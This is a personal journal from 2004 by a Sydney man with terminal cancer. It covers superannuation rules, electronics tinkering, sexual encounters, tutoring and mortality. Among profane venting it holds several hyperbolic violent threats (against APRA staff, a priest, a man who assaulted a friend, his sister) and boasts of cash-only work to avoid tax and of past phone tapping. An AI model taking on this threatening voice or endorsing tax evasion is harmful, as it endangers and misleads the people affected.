According to [www.apra.gov.au](http://www.apra.gov.au), to obtain my cash, I have to either prove financial hardship by being on social security for 26 weeks before I can get it (I'm dying but I am not incapacitated so that'd rule me out even if I wanted social security payments, which I don't), or I can get at it on compassionate grounds, which aren't (this is why they call them compassionate) - you can only get it out if two doctors (one a specialist) are prepared to independantly sign off on pieces of paper saying that I need expensive treatment not covered by the public health system. So I can only get the bux out to spend them on an attempt to prolong my misery, instead of getting 'em out to actually enjoy 'em before I die. And the claim form asks me to quantify all my other assets... vehicle, shares, bank accounts, houses, rah rah.. presumably to help them decide if I should sell all these things and become completely depauperate first before they'll let me raid my super.

As you'd expect, the fact that I'm *\*dying\** doesn't matter half a rodent's fuck to APRA. And they have a damn lot of cheek to place, on the bottom of a form which demands to know your financial situation in Orwellian detail, the following question and follow it with six blank lines:

Please give a brief reason why you satisfy the grounds for early release of your superannuation benefits

I wonder what I should write here for perusal by uncaring, bored clock-punching 'droids in a Canberran office tower. Several candidates:

1) I'm dying, it's my money, I wanna spend it before I am dead. Fuckhead.

2) See the "your superannuation benefits" in the question? This implies correctly that they're my dollars. If they are my dollars, I should not need to show you any reason why I want them. If they are in fact not my dollars, I should not fill in this form.

3) My superannuation fund throws my money in the toilet and it is silly to let them continue this. See attached.

4) By the time these sequestered funds of mine are nominally released in about 2030, they won't be worth the cost of the postage required to send me a check for them in the post. Collapse in energy supply causes massive hyperinflation. See Germany, 1933, and others, for expectable financial sequelae.

5) It is incalculably unwise to make angry by pointlessly withholding from him what is his, a dying but able-bodied man with field experience in locksmithing, electronic security systems, and the application of explosives to buildings and safes for demolition purposes. Do you feel lucky?

But since I don't think these would get me anywhere, I'm gonna leave it blank. This question does not deserve the dignity of response intrinsic to even a well-sculpted string of profanities.

It is noticeable that the government (did I mention parliamentarians get all their super paid in from the public purse and it's not taxed?) taxes the sum at 21.5% on the way out even if the rest of my income is below the tax free threshold. At that rate I might as well just not ever show up on Mondays. Or if I was to go to work for forty years, not show up for eight of them at all. Do the math. The magnitude of this rort beggars my imagination, and I'm capable of some pretty heavy imagination: in Australia alone there's about \$540 billion (that is, \$540,000,000,000) in managed superannuation funds. Assuming the tax rate stays the same (yeah right - it never gets \*smaller\* does it?) they govt gets about oh, \$115 billion in tax when all of that gets withdrawn.

An annual one percent inflation robs the public of approximately five gigabucks of purchasing power per annum. As such the 'super companies are therefore paying off their retiring/retired superannuants out of the contributions of those people who are still working. These people who are still working are gonna get reamed in the long term and they won't even know why. What an absolute scam!

Mine's not a huge pile, but, fuck it, it's \*MY\* money. I earned it so I could spend it on stuff, not die leaving it in the care of bunch o' corporate shareholders and no-life fucks in the

insurance industry. Who the fuck do they think they are, keeping it from me when I'm dying? Arseholes. I could get really cranky about this... only the extremely stupid stand between the dying and their cash. If someone swiped half a grand off you in the hotel carpark they'd get a couple of years in the slam for robbery. In comparison, it appears it has been legislated that by superannuation, not only we are robbed but also that we pay the robbers to rob us. Crime pays, and pays very well.

Copious whinging aside, looking at it another way: my strategy has turned out to be correct: minimise my exposure to the greedy shits at the ATO by earning as little taxable income as possible. Most people'd piss their pants in visceral ecstasy if they were only losing a few hundred bux to superannuation tax. Most lose tens if not hundreds of k\$, which for most people slaving away their whole lives earning normal incomes is roughly equivalent to financial arse-rape with a Saturn V rocket. So strategically, even if they refuse to relinquish any of it to me (because, say, they decide I'm not really dead), it'll turn out to be only a small fistful of hours from my life down flung the toilet earning the money of mine which they have. I win by recognising the parasitisation and refusing to feed it. You only own what nobody knows you have.

It's the night of Thursday Feb 5 and as I absently feel my neck I think, in a somewhat paranoid manner, that perhaps Bill is stirring again. Yes, indeed he is. I'd estimate he's about 10mm on his largest axis. Arrr, shit. The problem with having a convenient diagnostic metastasis is that my emotional state goes up and down as it grows and recedes.

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Feb 7th

I've been working on a kilowatt-hour meter setup for catalyst since we never know how much juice we use running the servers (we make an estimate - not a measurement). I scavenged most of it from the squats I used to live in at Broadway in 2001 after the South Sydney Council cut our electrictrickery off. Stutterin' Jus' Hewitson scored a hundred dollars worth of residual current cutout device in a power point he scavenged from a dumpster, so that's gonna be incorporated to prevent people getting zapped working on live equipment, plus two other power sockets and a circuit breaker. It's nearly done, but there's a lot of metalwork to finish yet. There's already LC noise-suppression on the active rail. I'll solder in some spike-suppression MOVs later.

The novocastrian purple death faerie didn't show up on saturday arvo but melburnian R did... albiet the best part of an hour late. It was good chatting to her. We went for a stroll around the Newtown cemetary (which has the highest concentration of empty alcoholic beverage cans, used condom packaging, nitrous oxide bulbs and abandoned bongos of any cemetary I have visited - and the locals fuck on the tombstones) and thought about epitaphs (she thought of a good one - `so that's what's under here').

Cluckiness has her. She's making some waffly arguments about doing everything that a body can do, in much the same way as one might argue that one should do all the things one's really good tool could do, with the tool in question, being preggers is something she wants to experience. I think deep down she's rationalising. I mean, I can theoretically do ballet dancing with my body but I don't think it's a good idea.

So she's on the hunt for some DNA (and associated encapsulation/delivery system) to start a rugrat and I clued into the fact that she was asking me about it, in part because she'd be interested in \*mine\*. But I am a sample of one - with no pedigree and no history I cannot know what genetic damage I harbour. Anyway I (and 90% of the populus in cities) carry a teratogenic virus, CMV-3, to which I think the rugrat-in-process better not be exposed if possible. I'm declining for a number of reasons. In no particular order, the world's crawling with about six billion excess humans already.

Neonates born now will grow up (or not) amidst the Hydrocarbon Depletion Collapse which is not gonna be fun to live in, I suspect to the extent that they will curse us for ever conceiving them. Being dead would make me the kind of absent father a kid would grow up to hate, I suspect. And, this is the age of PCR (polymerase chain reaction) and RFLP (restriction fragment length polymorphism) paternity testing, and the legal system tends to suck child support out of biological fathers of children regardless of the contractual circumstances of their conception. She wants anonymous code but cannot get it by asking the donors, and the donors with worthwhile quality of code live in bodies with brains of sufficient depth and calibre to know it they walk on dangerous ground and will not donate.

This discussion reactivated an old thought process: that the GNU GPL should apply to the genomes of organisms. A neonate has to be considered in the light of what it actually is, which happens to be a collaborative biological software development project. With no known living relatives, I'm freeware, pretty much, but I cannot donate my code under the GNU copyleft, since hers would have to be copylefted too, on account of it occurring consequently in the diploid rugrat which the GPL would also cover. How would the Ashkenazi tribe to which she belongs take to the discovery that their precious genetic material (with its unfortunate tendency for Guillaine-Barr and Tay-Sachs disease) was suddenly GPL'd ? And of \*course\* I cannot guarantee my genetic material's fitness for merchantability or any particular purpose - who knows what nucleotidyl errors lurk in my Sertoli's cells?

In any case, there'd not even be any fun from the point of view of the code transmission event since R, so she sez, isn't into penetrative shagging any more, and she's trying to find partners who are spontaneously into bondage and domination, but her search is not helped by telling people that she's into bondage and domination and pain, which ruins the spontaneity - they have to know it in advance, and cannot learn it just to get her off as if she's some kind of technical problem in need of a solution. Now, I'm into occasional, tactically applied mains electricity (stepped down, of course) and can tie knots well enough that I can and do entrust my life to them, and have a

shed full o' tools capable of inflicting anything from mild irritation up to mortal injury. She asked me some months ago at Nomes' if I was up for a shag, and I was (for a while). But the offer has ended. I'm getting the feeling that I'm being jerked around again, or maybe it's that my head has changed, and my perception of women has altered. There's no rule that says that they have to shag me, or even live up to their offers to shag me, just 'cos I'm dying. But much is going on in R's head at the mo... it's like her Fallopiian tubes have reached up through her peritoneum, grabbed her by the carotids and threatened her with death if they're not somehow filled with a pile of foreign nuclear material (and I don't mean soviet plutonium). The clock is ticking, she knows. So it is for all of us.

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Sunday 8 Feb.

Time of the signs.

On the outside of the buildings where dad has his offices were attached two large (2m x 1m... they make a great BWONNNNG noise when they flex) sheet aluminium signs, which advertised to the world that his partner practised there (the other two advertised that dad has his practise there). Since Frank has retired now there's no point having the signs any more so Frank wanted 'em removed. So I removed 'em, and had to abseil off the roof and down the side of the building to do it, in stinking heat and searing glare, with dad directing pedestrians away from the footpath under my work area. The signwriters painted the screws in, so I had to hammer them off with a chisel, which took a long time. Once the things were detached I belayed 'em down clamped hard in vise grips, which were tied to slings tied to me with a harness and figure-8. For two hours of work I pull \$300. Cookin' cashflow. And Frank will love me for gouging him that hard, since he paid nearly six times that much for the hire of a cherry picker to install the signs but a short year ago. Frank's a mate, so he gets Mates Rates. If he pays cash. Michael Carmody's retirement fund deserves none of my cash.

Fuck, i'm busy, packing in a LOT while I'm on the way out.

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Monday 9th was a good day but the evening was better. The day was stinking hot, I went home, got out of my sweaty dweeb clothes and into my usual utilitarian rags, then went to Cinque where the Purple Death Faerie did indeed show up. She's six foot of piercings, hair extensions and 2nd year architecture student cool. She was not especially worried about Kev, which was good to know.

By the time we'd finished chatting it was raining, a hot, steaming mist floated up off the King St bitumen. We walked to the graveyard at St Lukes and sat up the back of the dark cemetary and chatted some more. Screams of DIE, DIE, DIE came from a woman (we found out later her name was Lockie) sitting on the back door of the church. We walked over and enquired why she was yelling this out and she said "Anger Management". We freaked out a couple of normals (we all yelled "DIE, DIE, DIE"

at them and they looked oddly at us and walked hurriedly away). Then in accordance with local custom the Purple Death Faerie and I went back to the rear of the cemetery and after decorating each other with various bite marks, shagged enthusiastically on a worn sandstone slab as the rain fell upon us in the spooky shadows, to the accompaniment of fruit bats fighting in the trees and the sound of several of the beads in her hair falling off and scattering across the slab. If there is a god, I am going to hell, and I am looking forward to meeting all the other people who have shagged on this rock. We rode back to her student accom in the light drizzle, and to my amazement she fitted ALL THAT HAIR into my spare 'cycle helmet.

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Feb 13.

A week of tutoring and driving, lemming-like, my motorcycle back and forth, but a tiny drop in the hydrocarbon-powered, daily metallic tide which rushes into the CBD before 9am and rushes out again at 4:30. The roads are jammed with cars, almost all of them 75% empty of passengers. And why do I suffer this idiocy instead of driving in an hour late (30km in is a fair drive, I'm not gonna ride that on the treadmill). Oh, I dunno. The money, partly. But I think the students enjoy my ranting about the evils of governments, censorship and that corporations are trying to turn the internet into television, like they've never heard anyone lecturing at uni express an opinion before. One of my students has a 'blog (I deduced it from the content of her first assignment) and she (almost an optometrist, we had a long chat about optic nerve bandwidth, rhodopsin alleles, UV absorption in lens crystallin, Nepali myopia epidemiology, and a few other things, hence I spent a couple of minutes looking at it) wrote that she enjoyed the chat and liked that I knew a lot about a lot of stuff. Wow. I'm not gonna own up to having read it.

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From predator@cat.org.au Sat Feb 14 00:06:38 2004  
Date: Fri 13 Feb 2004 00:12:04 +1100 (EST)  
From: predator@cat.org.au  
To: predator@cat.org.au  
Subject: MS has perfected the art of the fucking annoying error message.

I was forced to use Puke XP today to mark 50 HTML files from the students, and I have seen the following error message at least two hundred times, 6 times whilst quoting the message. I do not have the Windows Explorer browser open... maybe that's that they call their OS now, tho. Just Mozilla open, and it works.

-----  
Windows Explorer has encountered a problem and needs to close. We are sorry for the inconvenience. If you were in the middle of something the information you were working on might be lost. PLEASE TELL MICROSOFT ABOUT THIS PROBLEM. We have created an error report that you can send to help us improve Windows Explorer. We will treat this report as confidential and anonymous. To see what data this error report contains CLICK HERE

[Send error report] [Dont send]

-----  
Natch this comes up right in the middle of the fucking screen right on top of whatever you're trying to do. It wont go away unless you click one of the buttons. If you click the SEND ERROR REPORT button another window comes up which also asks you to click it. This cycle repeats about twice a minute.

ARRR! FUCK! FUCK! BLOODY BLOODY FUCKING FUCK!!! BILL GATES DIE, DIE, DIIIE - how is it that fuckhead is still walking around alive? Make an OS which, if it must have errors, doesn't annoy the shit out of me in the process of reporting them! FUUCKWIT! This is NOT EASE OF USE. And like you'd trust MS to treat anything as confidential or anonymous. Ha. Ha Ha HAHAA! <megalomaniacal laugh> Suuuure.

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There's also a spunky woman in her mid-20's, with an amazing grin and a much better tan than I have (she is Indian... brown hair, brown eyes, brown-flecked corneas, even brown \*gingivae\* - does she have \*any\* pink bits?). She's in one of the tutorials which i don't run, which is good, because I'd compromise my academic impartiality if we got involved, which I'd like to, since we've chatted a bit and I think we find each other interesting. She gives me those furtive glances. And she has a very suggestive name. Her first name is homophonic with Zyn. Meaningless to an atheist, but most inviting, I think. Her second name is Amurthalingam. I dunno what Amurtha stands for but I know what a lingam is. She \*gives\* me one. We've decided to go guzzle some burnt arabica nut juice somewhere this weekend and blab about stuff.

I dropped in at Harrigans on the way home from Uni. Christine hasnt aged a day, her youngest daughter'd be 21, and is becoming like her older sis Tash. Their kitchen is different, they've remodelled the living room. Greg's still cycling. Nick's

startin' a PhD. Wow. Model citizens, for certain kinds of citizenries, I think.

Diode dropped in my copy of Free Software, Free Society. Good.

I've finished the CAT power meter / circuit breaker / noise filter / spike suppressor / residual current device mains feed board, but am yet to test it cos I don't wanna trip the house out (and still have to solder the MOVs in but that'll take two minutes, it's a no-thinker). I put it aside and configured my long black pants with several pieces of stainless braided hose, for tomorrow night at Vortex. I want to convince myself that I look as if the Borg have assimilated my leg, and after I dance around in this crap for a few hours it will certainly feel like they have. Ow!

Sitting in front of a uni poota for two weeks let me read about carbonic anhydrase IX as a prognostic marker for tumor survival. It's expressed a lot in most of the tumors which kill the people who host 'em. I wonder... does it express this stuff in reaction to local pH? Which is something  $\text{HCO}_3^+$  would buffer, you stick on a proton using this enzyme and create  $\text{CO}_2$  and  $\text{H}_2\text{O}$ .

Ok, this file is far too fuckin' long. I'm gonna freeze this one and start the next. It'll be at `conway.cat.org.au/~predator/ides.txt` cos it's Fri 13th. WHO gives a shit what the filename is so long as you can find what you're looking for?

I know it sucks to copy'n'paste. The HTML for a link to the next file is

```
<A HREF="http://conway.cat.org.au/~predator/ides.txt"> ides.txt </a>
```

Click away.

```
<predator>
```

-----

File: ides.txt  
Cont: The journal of predator extinction, Vol 1, file 8  
Prev: consent.txt, gutful.txt, gutting.txt, gutted.txt,  
hunting.txt bill\_me.txt, getting\_it.txt, losing\_it.txt  
Music: Ministry - New World Order, Psalm 69  
Mid-feb thru early March 2004

Odd things happen. In a previous rant (losing\_it, i think - the really \*big\* one) I mentioned someone was on the hunt for some DNA. I think the real reason I'm reluctant to pass my code on is, not so much the tendency one might have to give life to a new human with their own inherited likelihood of becoming a terminal cancer sufferer later, but the existence of the slim chance that I'll have to take responsibility for, and help to raise, whatever rugrat might eventuate if one arises and if I live long enough to see it grow up. I mean, bloody hell, I barely take responsibility for \*myself\*.

Much as the world is swamped with people, and most of us probably realise that, we nevertheless think 'Well they might as well be our descendants'. So off we go, begattin' freely on our own placemats.

I spent sunday recovering from the Mek party and then jumping around at Vortex (industrial goth night club), which was very good. I whipped around to STUCCO to install some net cabling and an interface card, then went to Bronte with some of the STUCCO residents. I got the shit bashed out of me in the surf - was awkwardly faceplanted underwater into the abrasive grit, and staggered a bit dazed out of the salt water, skin stinging, joints hurting, bits of marine life caught up in my hair, but at least I didn't stink of fuckin' nightclub smoke any more. Then I realised I needed FOOOOD so I went to King St, cooled as I rode along, by the wet trousers I'd worn into the surf. But the grit scratched my bum, and my pockets were still full of wet sand when I got there.

The odd thing that happened took place on the shopfront seat of Cinque in Newtown. It pertains to someone (else!) who is on the hunt for some DNA. A chap who lives up the north (mekanarchy) end of the Ice Cream factory, (for whom I've supplied some network cable into which he has plugged his 'poota, so it can communicate with the hub I repaired and the router I built for Mek to use, which is how I came to know him) was walking past and he stopped for a chat, then sat down for some linguini. Matt's a Victorian and he's known another acquaintance of mine, two-i's Liisa, for about fifteen years. There are other Lisas associated with the raggedy crew of artists and firebreathers and body piercers (and people who put on plate iron body armour and then fight each other with petrol powered angle grinders) such as the Mekanarchy site, so one has to distinguish them; Leylandroid Lisa, for instance, from Futurelic, can change out the couple of tons worth of diesel engine of her converted bus, by herself, in four hours... coolant hoses, fuel line, transmission, electrics, hydraulics, the whole schmeer, which is a hell of a skillset, and she does pretty cool programmable metalwork sculptures and so on. And intelligently salvages network hubs too.

I met two-i's Liisa when I was squatting Annandale (Derek and Crazy Gonzo are still there, Mr Kay has permitted them to be there but the place is reverting to derilection and jungledom as I write in mid Feb 2004). She was pretty skinny when I met her, and looks economically rationalised now, and although I think she's pushing the outskirts of cachexy a bit, it does highlight her delightful curves somewhat. Come to think of it she looks pretty delightful \*anyway\* regardless of her threatening appearance in the photograph on the Mek notice board of her wearing earmuffs and carrying a loaded Kalashnikov at a firing range in Vietnam. This holds true even after some drunken prick glassed her in the pub in Tempe a year ago. It completely escapes me how that asshole escaped a suspicious swimming accident (eg: getting caught around the prop of someone's outboard motor after a month's forced exploration of the bottom of the nearby Cook's River with a plumbous ingot and no scuba) since he's apparently done this sort of thing before. If you look carefully you can see the scar. Just barely.

She's hiding up somewhere in Kyogle now, on her own bit of dirt. It is thought the reason for this excessive skinniness is years of not adequately nourishing herself, too many dwugs, and so on. She's trying to reverse this with good nosh, a bit of exercise, country air, etc etc. Existential angst has her, Matt thinks, and she's wondering what the hell to do with her life since squatting, dwugz and living aimlessly is sort of unsatisfying for her now. So she's considering popping out a rug rat. Probably to give her a sense of purpose (geez, just what my mum adopted me for!) Matt thinks. And so she seeks some DNA for the task. The chick who deflowered me many years ago used to say that sperm was cheap, but the way I see it, since it's not all the same, it depends where you get it and Ebay really isn't the place to go looking. I can't say I'd recommend my code to anyone, since it gives rise to a myopic, crooked-toothed white boy, now documented to have a propensity for terminal cancer. Liisa is nevertheless eminently shaggable. I've met her parents and one of them is like me in that he has an explosives licence and has actually blown things up under its aegis. Would she give a rats about the GPL? Probably not.

It's odd, as I disappear I remain without any biological relatives that I know of. I phrase it this way because a long time ago as an impoverished wanker with no particular concern for the overburdened state of the planet, I got paid to donate my genome to anonymous recipients. So there might be little half-mes running around already. But I'm never gonna meet 'em.

So Matt gave me her phone number. How does one ring up and say, uh, look, if you're looking for some clean code (albeit, due to lack of biological rellos, code with no additional Fisher information such as might be derived from characteristics of the relatives) I might be persuaded to supply some, though there's no implied warrantee for merchantability or fitness for a particular purpose (quoting from the GPL here).

Contrast against this the thought processes I ran when R implied she'd be interested in acquiring some of mine for her rugrat project. Would she feel rejected that I wasn't gonna provide her with my code if I donated it to someone else? I dunno. What the hell's happened to my head in the last week? Has the "Don't give a damn about the future any more" co-efficient jacked up

suddenly? Yeah probably. But it's always more complex than that.

Do they really know what they're in for? Genes exist on a fraught tactical landscape. Human reproductive physiology is something of a disaster, terribly riskprone. Women are shaped by evolution to seek good DNA to mix theirs with, and get in a fiduciary relationship with whoever is prepared to dump cash into the rugrat's development, which might not be the purveyor of the nucleotides in question. And men seek essentially the same goals but via different means.

Am I looking for someone or something to fill in the gap, to perhaps prevent the end of my (very short) line? Maybe. Subconsciously. I can't trust my brain to think clearly on this issue. Reproducing the genes which encode for themselves is what brains evolved to delude their humans hosts into doing. Logically, if I am dead I shouldn't give a shit what happens after I am dead, but here I am cynically calculating how to cut my (not biologically related) sister out of a large slice of what would accrue to her for the mere effort of outliving me. It also has to do with seeing the resources accumulated here in this family not being defaultly acquired by my sister who has demonstrated absolutely nothing in the way of caring for what she has been given. Not that I have an estate or anything, but it does strike me as a terrible shame that my crazy adoptive sister might survive us all, inherit all this stuff that dad worked his arse off for years to get, and then she'd fritter it away funding her nothing of a life, or even worse, pouring the resources into a rugrat of her own, which would by Mendel's laws stands a 50% chance of being as crazy as she is, and a 50% chance of inheriting the tendency for breast cancer which took her biological mum out at age 33 (my sister is 31 as I write and smokes a pack a day). Which is why \*she\* was adopted out in the first place - her biological family knew of this genetically inherited insanity and were, I guess, under the guise of altruism just ridding themselves of rubbish they didn't want. All of us practise eugenics when we choose mates, and we always assume our genes are better than those of all the other people who didn't reproduce with whoever we choose to mate with, and this assumption is usually correct.

As a very young kid, like, 9 years old, I distinctly remember how things'd be better if I'd have offed my sister. I should have followed my intuition; humanity would not have to suffer the burden of her wasted existance nor expose itself to the possibility that she'd perpetuate it. And, fuck me, I'd be guilty but I'd get over it.

I would consider myself a total prick for concieving an infant for such cynical selfish motives - yeah, kid, I shagged yer mum precisely so there would exist someone to gun for assets I never even earned. But some of me wants to start such a kid, precisely for this reason. In 20 years when the inescapable absence of thermodynamically profitable hydrocarbon bites it won't matter a millionth of a fuck anyway. It's all a waste. Everything. But it might as well be wasted on my genes. Not hers.

But arrr. For the mere price of a shag, I'd be condemning another soul to tax slavery in a society worse than the one I was born in.

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Feb 16: I went over to Joss' old place in Balmain to return "Death of a Salesman" to Jude's delightful squeeze Sophie. Keith indicated to me that a parcel had arrived for me from Joss from England. The address is written in her handwriting which has changed from what I remember of it.

There's two books inside it.

Both by a dead guy (well, obviously he wasn't when he wrote them, but he was, like me, condemned) named John Diamond. On the back of the softcover one is something about the dude being killed by his neck cancer in 2001 or so. I inhaled the hardcover book, which is called C, in a couple of hours. I already have a book called C, but it's about a programming language, which given the informational nature of cancer and molecular biology is sort of appropriate. I was 146 pages into it before it jumped out at me again that the dude writing it is dead now. He got 2ndaries in the neck and the primary was in his tongue. He smoked years previously. He had a couple of years of messy painful chop-work done on his face... fucked up his voice, couldn't eat properly, couldn't sleep properly, was tracheotomised. Then he carked it. He was pretty upset about that future. But then he had a couple of kids and was married. Cancer doesn't give a shit about that. I wondered if, in the last chapter he wrote, he knew It Was Coming. He didn't write with the impatient immediacy I'd have expected of a dying man. But maybe he had the luxury of already having said what he's wanted to.

It saddened me that, in his next-to-last chapter, his answer to a friend's question 'Just tell me, John, what the fuck is the point of it all?' was so, oh, sorry for saying this - so damned shallow. The dude's an atheist so at least he didn't write any drivel about worshipping your fuckin' god, such as appears far too frequently above tombstones and such. But, arrr, the best two things he could manage to say were:

1) It's about getting angry with me for having different opinions from yours or not expressing the ones you have as well as you would have expressed them.

...I guess this would occur to a journo, and neatly covers the possibility that commentaries upon this insight, such as this one, might exist, and...

2) It's about loving and being loved, about doing the right thing, about one day being missed when you're gone.

Come on dude... pressed against the bleak grey wall of your own demise can't ya come up with anything a bit deeper?

It's about information, computation, biochemistry and thermodynamics, and with these comes the only real understanding your own nature. Philosophers are full of shit and always will be. The dudes that matter to the course of human history are the dudes who figure out the rules of the game. They get the REAL nobel prizes - medicine, physics, chemistry, literature (peace is, due to commandments written into our own accursed nucleotides, a lost cause - recognised I think since it is awarded to pricks like Henry Kissinger - and economics is a fraudulent delusion - so Nobels in those fields count for fuck-

all).

It's about understanding that you're a member of a species of chimps which happened to figure out the information processing language of the universe and a way to communicate it to their mates (I refer to mathematics, and the symbolism which was developed for it). A mere handful of them were bright enough to figure out The Laws of Physics, The Human Genome, Mathematical Incompleteness, Computational Undecidability, the Periodic Table, and all the other really important shit which actually matters. THIS STUFF is what human brains evolved to do. A mere handful of them discovered the rules that matter and most people will never hear of them... early plant domesticators and classifiers (Vavilov comes to mind), people who figured out antibiotics (Pasteur, Florey), petroleum resource geology (M. Hubbert King), how to make fertiliser from nitrogen and fart gas (Haber).

There is no good or evil, right or wrong, really. There is birth, survival, reproduction and death - from the point of view of a chunk of code running on a unix system:

```
./, an entry in ps aux, fork, kill
```

What it's about, John, is the insight that the code which in which you (whatever that is) is implemented, is executed in a bone-encased, wrinkly grey organ which spins an illusion that some nebulous persona called \*you\* exists, and spins it for the benefit of the genes which encoded that wrinkly grey organ's existence. It spins other illusions to delude the first illusion - that this \*you\* is in love, that others - similarly self-deluded \*thems\* love this \*you\*, that the \*you\* is angry or happy, that the you does or does not give a shit, that writing a paragraph like this makes a rat's arse of difference to the thoroughness of the delusion.

When that code stops executing (cos the rest of the meat puppet gets too broken to support the wrinkly grey organ) you aren't around to be missed. There's no you to miss, or even talk about, any more. Try it out. If you don't show up at work for a few weeks and then come back, you'll notice another similarly self-deluded interchangeable-part programmable protein primate has been swapped into the place your \*you\* formerly occupied. Leave a lover for a couple of years, return unexpectedly and of course they're bringing up rugrats which they had to someone else. How fuckin' hard is that to understand? Well, very. Of all self-delusions, the delusion\_of\_self is the most insidious and thorough. Not least because everyone else seems to believe theirs too, making it all a huge convincing mass self-delusion.

Biology doesn't just pull the wool over our eyes, it more or less makes our eyes from the same sorts of amino acids as constitutes wool in the first place. We live in the wool.

How many people ever wake up to that? Not many. And certainly not Sarte, by the way. His self-delusion was too busy seducing Simone de Beauvoir to permit him to even write readable sentences.

I shouldn't be too harsh, tho. Diamond does, otherwise, write pretty well. At least, not having been a journo for twenty-odd

years, I have as my excuse not to write so well, the excuse of inexperience.

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Feb 18

Zyn and I met up at the uni and after I burned my legs in the sun for a while, went for a spin down to the abandoned gun turrets at La Perouse, which turned into enjoyable snogs in various places. Amazingly enough, and what the fuck does the universe think it's playing at - she's dying of cancer too. At this point all persons sighing `Aaaahh!' as if some sort of perfect match has been made should just go and shoot 'emselves cos it's sure as shit not like that. I wouldn't wish it on anyone. I nevertheless got this amazing sense of relief that there's someone else who's in the same sitch as I am and we are hence to some extent able to dispense with the relationship inequalities which come about when one participant is gonna be dead in a handful of months.

There was some heavy processing of the situation; how ya can't plan for anything anymore, how everything suddenly appears totally fuckin' pointless and joyless and at the same time somehow more savoury (like you want a pizza more when someone snatches it away from you) rah rah. The upshot of this chatting is that the opportunity to snort lines of our own self-pity is dispensed with, and we can get on with pretending to be normal people.

I dropped her back at Parramatta and rode back to Blakehurst. I got home and friggid around with an abandoned Pent-166/64Mb/2Gb item I found on the roadside while I was walking the dog in the morning. During test/bootup I found it has WinPuke2000professional on it and many of the desktop icons are auto-dialups to internet sex providers (whaddya do, slam yer doodle a couple of times in the CDROM drive tray? Me, I prefer hi-res SVGA and a tube of KY but it makes the keys sticky in the long run). It works, runs quietly, is good. A couple of NICs and GNU/Linux and it's aDSL router fodder, one less machine in the landfill. I washed my hands after touching the keyboard and sprayed it with Glen-20 to neutralise any residual anonymous geek jizz. Ewww.

Mum came home later and told me I'd had a call from old Ron Harden (a name I find phonetically ironic for a bloke who has taken a vow of chastity). He's the catholic priest up at Croydon Road (he never, ever forgets a fone number). Ron, it appears, is concerned about my sickness and is praying for me. Mum, (I just typed `bless her' but maybe I seek a different phrase) mentioned to Ron that I was an atheist. Nice try mum but you don't understand Ron. Telling him I'm an atheist just means, I suspect, that he'll try all the harder to convince me that I have an immortal soul and that he is the instrument through which god will attempt to save it from the fires of Hell.

She knows not that I haven't spoken to him for about ten years after I deduced there was nothing he could tell me which wasn't somehow designed to assimilate me into his belief system. Maybe he's concerned about me in a purely human capacity but I doubt

it.

If he so much as tries the merest hint of a precursor to a deathbed conversion, he is really, really gonna get it. Something like:

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Ron!

There is no God!

If hell exists I am just about qualified to run the place. I've committed every sin you have a commandment against and a few for which there aren't but bloody well should be. In no particular order:

I reprogrammed organisms which you think your god wrote. I flung a load of vocational opportunities down the can. I'm enjoying a debauched relationship with several women, and they appear to be enjoying it right back. I own porn, drugs, guns, and books by Richard Dawkins, and have used all of them in their intended capacities. I've committed carnal acts on a dead person's tombstone. I've paid to have killed my own bastard before it ever got out of the first trimester, and I wasn't even completely sure it was mine. And I've quite possibly sired some and might sire others. I got sly hard-ons for the blonde girl with the nice arse in the forth pew from the back while you were doing your sturn und drang sermon about premarital sex. And for the sleek guy in the third row from the front. Years ago I confessed to fabricated sins I wished I'd had the guts to actually commit and you forgave me for committing them, so later I went out and did 'em, feeling licensed with pre-emptive forgiveness. Parts of me are immortal, so I can probably be busted for impersonating a God. I started an organisation which breaks more laws per day than most people break in a lifetime, and the membership loves me for it.

I've told the woman I love that I don't fucking care if I see her again or not. I've turned off sets of traffic lights, tapped and taped people's phone calls, jammed people's radios, ripped CDs, thrown copies of Gideon's Bibles in the hotel toilets, dodged rent; broken/fixed, entered/departed, and stolen anything I could carry. I estimate I owe a couple of million in fines for trespassing in drains at \$20k a go.

I've lived a life to which no CV could ever bear witness. I am guilty as charged, shameless, and unrepentant.

I have good reasons to think organised religion is a centuries-old highly evolved information-systemic cultural parasite which has successfully taken over your whole brain for the last sixty years primarily to use you as a vector for its own propagation.

As for the human condition, dying \*is\* the fucking cure, nothing stops it, and that includes prayer.

If you have the chutzpah to come to give me last rites, I will ensure you don't live long enough to recieve yours.

Anything else?

Fuck off.

Nothing personal, Ron.

-----  
I started the 18th dropping a monitor off at the UTS food co-op after Moz suggested they needed a new one. I bagged on old one out of the shed and roped it to my pack and rode around plugged it all in for Lauren who has a LOT of 0's and 4's in her fone number. The old monitor made a satisfying implosion <SPLOOFF> as the CRT neck broke when I chucked it in the dumpster. Then I went to Polymorph to get my belly button pierced and they wouldn't do it 'cos they said I had the wrong sort of belly button. Oh well.

I met Zyn at the Uni after doing the bullshit paperwork to get my wages paid to the right account (more superannuation deductions thrown down the toilet and short of bombing parliament there's nothing I can do about it), and chatting to Ted Trainer about the lecture course he is giving, which appears, according to what Zyn sez about it, to have not changed significantly in the last five years. We ended up on a patch o' grass snogging for ages and wondering where the hell we were gonna get some privacy for a quiet session of gentle carnality. I collected Purple Death Faerie later from outside the Wilkinson building on City Road and went out to her dad's pad at Lidcombe, where she took me up on the offer of a massage and then fucked me tooth and nail to a backing track of Portishead. I'm covered in bites and petechiae and am scratched up quite a bit, too. It'll heal. She's a pretty bright and imaginative chick, actually, and a pleasure to be around. The chap who suggested to her that she shag me, novocastrian Kev, rang up in the middle of the shag, she had the good manners to not answer the call, and turned the thing off. He rang the landline later and PDF (purple document faerie? portable death faerie? purple death format? Adobe can get rooted) stood nude by the phone and told him we'd just been shagging. Kev might be a crazy but I think I owe him one. Not a shag, idiot - \_a favour\_.

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19th. Got oil, changed oil in 'cycle. Tested a whole bunch of network cards and a couple of CD drives for cat.org.au in the machine I found on the road the day before. Memtest sez its RAM is in perfect nick! The power supply is a bit lackluster.

I suggested to Zyn that we go camping but she wasn't into it, on the grounds that she's in that stage of her remaining life where she gets sick every few days and doing this when out in the bush is probably not something she's up to. Fuckin' cancer... coitus preemtus oncologica.

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20th. Zyn and I spent some time on a fone call where we discussed her being sick and stuff. We met up later that day after I'd ripped some 1987 New Order cds. One was scratched enough that cdparanoia couldn't rip it so I cleaned the disks, played 'em in an old cd player and sampled the output with the

A/D converter in my soundblaster, and wrote that to CD.

